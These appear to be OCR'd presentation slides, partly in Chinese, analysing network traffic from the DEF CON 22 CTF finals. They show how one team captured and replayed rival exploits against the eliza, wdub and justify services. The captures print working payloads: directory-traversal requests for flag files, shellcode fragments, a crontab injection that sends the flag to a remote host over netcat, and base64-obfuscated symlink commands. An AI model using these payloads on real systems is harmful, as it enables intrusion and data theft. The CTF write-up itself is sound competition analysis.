Defcon22 Final

Traffic Analysis

Jeffxx

Traffic delay 15 min

- In your home directory (/home/ctf) you will find a public/private ssh key pair:
  - hitcon-capture, hitcon-capture.pub
- These files are your team's public/private key pair for accessing the capture server.
- Guard them well! You should use them to copy down the latest capture file which will be deposited every 15 minutes. You may ONLY use SFTP for this transfer.
- The command should look like:
- #sftp -i ./hitcon-capture hitcon@10.5.9.3:latest.cap .

Record

- Pcap file every 5 min
- Each expired token
- Token leak time

Pcap file

```
-rw-r--r-- 1 cychao cychao 295M Aug 10 12:46 08101245.pcap
-rw-r--r-- 1 cychao cychao 260M Aug 10 12:51 08101250.pcap
-rw-r--r-- 1 cychao cychao 273M Aug 10 12:56 08101255.pcap
-rw-r--r-- 1 cychao cychao 271M Aug 10 13:01 08101300.pcap
-rw-r--r-- 1 cychao cychao 261M Aug 10 13:06 08101305.pcap
-rw-r--r-- 1 cychao cychao 284M Aug 10 13:11 08101310.pcap
-rw-r--r-- 1 cychao cychao 293M Aug 10 13:16 08101315.pcap
-rw-r--r-- 1 cychao cychao 254M Aug 10 13:21 08101320.pcap
-rw-r--r-- 1 cychao cychao 267M Aug 10 13:26 08101325.pcap
-rw-r--r-- 1 cychao cychao 267M Aug 10 13:31 08101330.pcap
-rw-r--r-- 1 cychao cychao 270M Aug 10 13:36 08101335.pcap
-rw-r--r-- 1 cychao cychao 274M Aug 10 13:41 08101340.pcap
-rw-r--r-- 1 cychao cychao 296M Aug 10 13:46 08101345.pcap
-rw-r--r-- 1 cychao cychao 307M Aug 10 13:51 08101350.pcap
-rw-r--r-- 1 cychao cychao 317M Aug 10 13:56 08101355.pcap
-rw-r--r-- 1 cychao cychao 310M Aug 10 14:00 08101400.pcap
-rw-r--r-- 1 cychao cychao 277M Aug 10 14:06 08101405.pcap
-rw-rw-r-- 1 cychao cychao    0 Aug  9 03:11 alerts.txt
drwxrwxr-x 2 cychao cychao  36K Aug  9 03:37 output
-rw-rw-r-- 1 cychao cychao 2.2K Aug  9 03:11 report.xml
drwxrwxr-x 2 cychao cychao 172K Aug  9 03:37 test
drwxrwxr-x 2 cychao cychao 4.0K Aug  9 03:23 wdub
cychao@vubuntu:/home/public/pcap/cychao$
```

check outbound traffic

- Find token leak traffic from our gamebox.

```
tcpflow  -r /home/public/pcap/cychao/08101105.pcap \
        "(src port 8888 or dst port 8888) and (src net 10.5.9.2 or dst net 10.5.9.2)"
cat /home/public/expired_tokens/eliza| tail -n 20 |\
        awk '{print $2}' | xargs -n 1 -I {} grep -l {} ./* | xargs -n 1 -I {} mv {} ../output/
cat /home/public/expired_tokens/wdub| tail -n 20 | \
        awk '{print $2}' | xargs -n 1 -I {} grep -l {} ./* | xargs -n 1 -I {} mv {} ../output/
cat /home/public/expired_tokens/justify| tail -n 20 |\
        awk '{print $2}' | xargs -n 1 -I {} grep -l {} ./* | xargs -n 1 -I {} mv {} ../output/
~
```

```
cychao@vubuntu:~/pcap/output$ tail -n 2 010.005.009.002.06969-010.005.011.002
donzo
XLeKApCZCwWZ19vHIAndypSAdA
cychao@vubuntu:~/pcap/output$
```

Analyse payload

- Eliza exploit

```
Jump complete captain. Now in orbit at planet Oskosie.
Planet[Oskosie] Cash[ 39820] Fuel[  4060] Hold[ 11828]: You do not have anymore item slots on your ship commander.
in your hold.
You buy 243 Cheap Processors from the planet Oskosie for 5103 cash.
You have bought all of the them from the planet.
Planet[Oskosie] Cash[ 34717] Fuel[  4060] Hold[ 12071]: You buy 940 Fuel from the planet Oskosie for 940 cash.
Planet[Oskosie] Cash[ 33777] Fuel[  5000] Hold[ 12071]: Jumping... HOLD ON!!
Jump complete captain. Now in orbit at planet Ushippe.
Planet[Ushippe] Cash[ 33777] Fuel[  3340] Hold[ 12071]: You buy 324 Cheap Processors from the planet Ushippe for 7
You have bought all of the them from the planet.
Planet[Ushippe] Cash[ 26001] Fuel[  3340] Hold[ 12395]: You buy 1660 Fuel from the planet Ushippe for 1660 cash.
Planet[Ushippe] Cash[ 24341] Fuel[  5000] Hold[ 12395]: Jumping... HOLD ON!!
Jump complete captain. Now in orbit at planet Oshadus.
Planet[Oshadus] Cash[ 24341] Fuel[  4340] Hold[ 12395]: You buy 399 Cheap Processors from the planet Oshadus for 1
Planet[Oshadus] Cash[ 13967] Fuel[  4340] Hold[ 12794]: qemu: uncaught target signal 11 (Segmentation fault) - cor
cychao@vubuntu:~/pcap/tmp2$
```

- wdub exploit

```
cychao@vubuntu:~/pcap/tmp3$ cat 010.005.015.002.49102-010.005.009.002.04444
EVAL /index.ydg HTTP/1.1
Content-Length: 217
Content-Encoding: compress

x[illegible]E [illegible]
[illegible]t-P[illegible]h[illegible]0:[illegible]RR(3%[illegible]P%`[illegible]jc([illegible]c0[illegible]D[illegible]
cychao@vubuntu:~/pcap/tmp3$
```

Easy replay


- wdub directory traversal exploit


```
cychao@vubuntu:~/pcap/tmp3$ cat ./010.005.015.002.56465-010.005.009.002.04
GET /../../../../../../../../../../../../home/wdub/flag HTTP/1.0

cychao@vubuntu:~/pcap/tmp3$
```

Obfuscation

- command obfuscation





傳說,強隊會拿弱隊當跳板

- 從某隊打過來的攻擊.

```
buy 1 Excellent Robotics
buy 810 Fuel
jump Oshagua
buy 966 Cheap Processors
C ⍰D$⍰⍰d$⍰⍰P3⍰⍰,⍰⍰R⍰⍰⍰⍰M⍰j
                                X3⍰jX/bin/shh
IP="10.5.9.2"
CMD="cat ~/flag|gzip -f|nc $IP 44444";
printf "*/3 * * * * $CMD;\rno crontab for eliza%$((${#CMD}+10))c\n" | cro
cat ~/flag
exit
```

- 但ppp真的有開發一套framework拿弱隊當跳板

組合技

- Justify exploit => ln -s wdub/flag /tmp/..bb../*

```
cychao@vubuntu:~/pcap/tmp3$ tail -n 10 ./010.005.020.002.47843-010.005.009.002.06969
-1054 0
1055 0
-1056 0
%/bin/sh/bin/cat $(echo 'L2hvbWUvanVzdGlmeS9mbGFn' | base64 -d)
/bin/rm -rf /tmp/..bb..
/bin/mkdir -p /tmp/..bb..
/bin/chmod 777 /tmp/..bb..
/bin/ln -sf $(echo 'L2hvbWUvd2R1Yi9mbGFn' | base64 -d) /tmp/..bb../.30422f485267dbc77e34e5be5
/bin/echo 'donzo'
/bin/grep . $(echo 'L2hvbWUvanVzdGlmeS9mbGFn' | base64 -d)
cychao@vubuntu:~/pcap/tmp3$ 4
```

- wdub directory traversal

```
cychao@vubuntu:~/pcap/tmp3$ tail -n 10 ./010.005.017.002.40206-010.005.0
GET ../../../dev/shm/..../.30422f485267dbc77e34e5be59202784

cychao@vubuntu:~/pcap/tmp3$
```


獲勝關鍵

- 開發難以重放的 Exploit:
  - PPP: justify
  - Hitcon & korea: Eliza
- 第一層wrapper擋住關鍵字後,迅速Patch Binary
- 很快找到其他隊的exploit並重放
  - wdub, imap
- Badge太晚被開發出exploit, 否則名次大洗牌

攻擊手法待改進

- 許多隊伍並不是真的修好漏洞,仔細分析還是能利用
  - Dragon Sector發現部分隊伍imap patch後還是有off by 1 的漏洞,寫了個二次利用的exploit, 打出一波小爆發
- PPP發現大部分隊伍在都是靠wrapper擋關鍵字,
  - 利用各種encode繞開關鍵字
  - 透過Justify的exploit幫wdub做alias.繞過保護,組合技搶token
- PPP發現我們擋掉system函式,直接shellcode叫open()讀token

PPP Combo


Replay - Sat 14:41
w3stormz
binja
Gallopsled
Routards
Hacking For Chi Mac
KAIST GoN
shellphish
raon_ASRT
Dragon Sector
HITCON
blue-lotus
PPP
More Smoked Leet Chicken
Reckless Abandon
[SEWorks] penthackon
(CBA) 9447
Balalaika Cr3w
CodeRed
Stratum Auhuur
(Mostly) Men in Black Hats
Service:
wdub
eliza
justify
imap
badger